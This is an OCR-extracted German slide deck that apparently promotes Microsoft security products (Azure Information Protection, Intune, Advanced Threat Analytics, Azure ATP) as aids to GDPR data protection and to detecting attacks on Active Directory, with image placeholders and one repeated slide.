
Schützen

Microsoft Azure Information Protection

hilft zu gewährleisten, dass Ihre Daten identifizierbar und sicher sind, was ungeachtet vom Ort der Speicherung und der Art der Freigabe eine entscheidende Anforderung der Datenschutz-Grundverordnung darstellt.




Demo : Azure Information Protection




Schützen

Microsoft Azure Information Protection

hilft zu gewährleisten, dass Ihre Daten identifizierbar und sicher sind, was ungeachtet vom Ort der Speicherung und der Art der Freigabe eine entscheidende Anforderung der Datenschutz-Grundverordnung darstellt.






Schützen

Microsoft Intune

hilft Ihnen beim Schutz von Daten, die auf PCs und Mobilgeräten gespeichert werden können. Sie können den Zugriff steuern, Geräte verschlüsseln, selektiv Daten löschen und kontrollieren, welche Anwendungen personenbezogene Daten speichern und freigeben





Überprüfen


User und Admin Konten Verwendung analysieren, Hacker Angriffe erkennen und damit Risiken verringern

Microsoft Advanced Threat Analytics

hilft beim Lokalisieren unberechtigter Zugriffnahmen und erkennt Angreifer mithilfe innovativer Verhaltensanalyse und Technologien zur Erkennung von Unregelmäßigkeiten.
Advanced Threat Analytics wird **lokal bereitgestellt** und funktioniert mit Ihrer vorhandenen Active Directory-Umgebung.







Überprüfen

User und Admin Konten Verwendung analysieren, Hacker Angriffe erkennen und damit Risiken verringern

Azure Advanced Threat Protection


Überwachen des **lokalen Active Directory** mit einem praktischen **Cloud-Service**

Reduzierung von Belastungen und Kosten in der lokalen Umgebung mit **Analysen aus der Cloud**

Skalierung der anomalen Verhaltenserkennung durch die Leistung der Cloud

Zusammenarbeit mit Windows Defender ATP um bösartigen Angriff zu beheben

Einfache Implementierung in vorhandene Infrastruktur



Überprüfen


User und Admin Konten Verwendung analysieren, Hacker Angriffe erkennen und damit Risiken verringern

Fokus auf das was wichtig ist, durch Verwendung der Angriffszeitlinie

Erhalten Sie einen **klaren, effizienten und praktischen Feed**, der die wichtigen Vorgänge auf einer Zeitachse aufzeigt

Erleben Sie die Leistung der Perspektive auf das "**Wer-Was-Wann-Wie„** Ihres Unternehmens

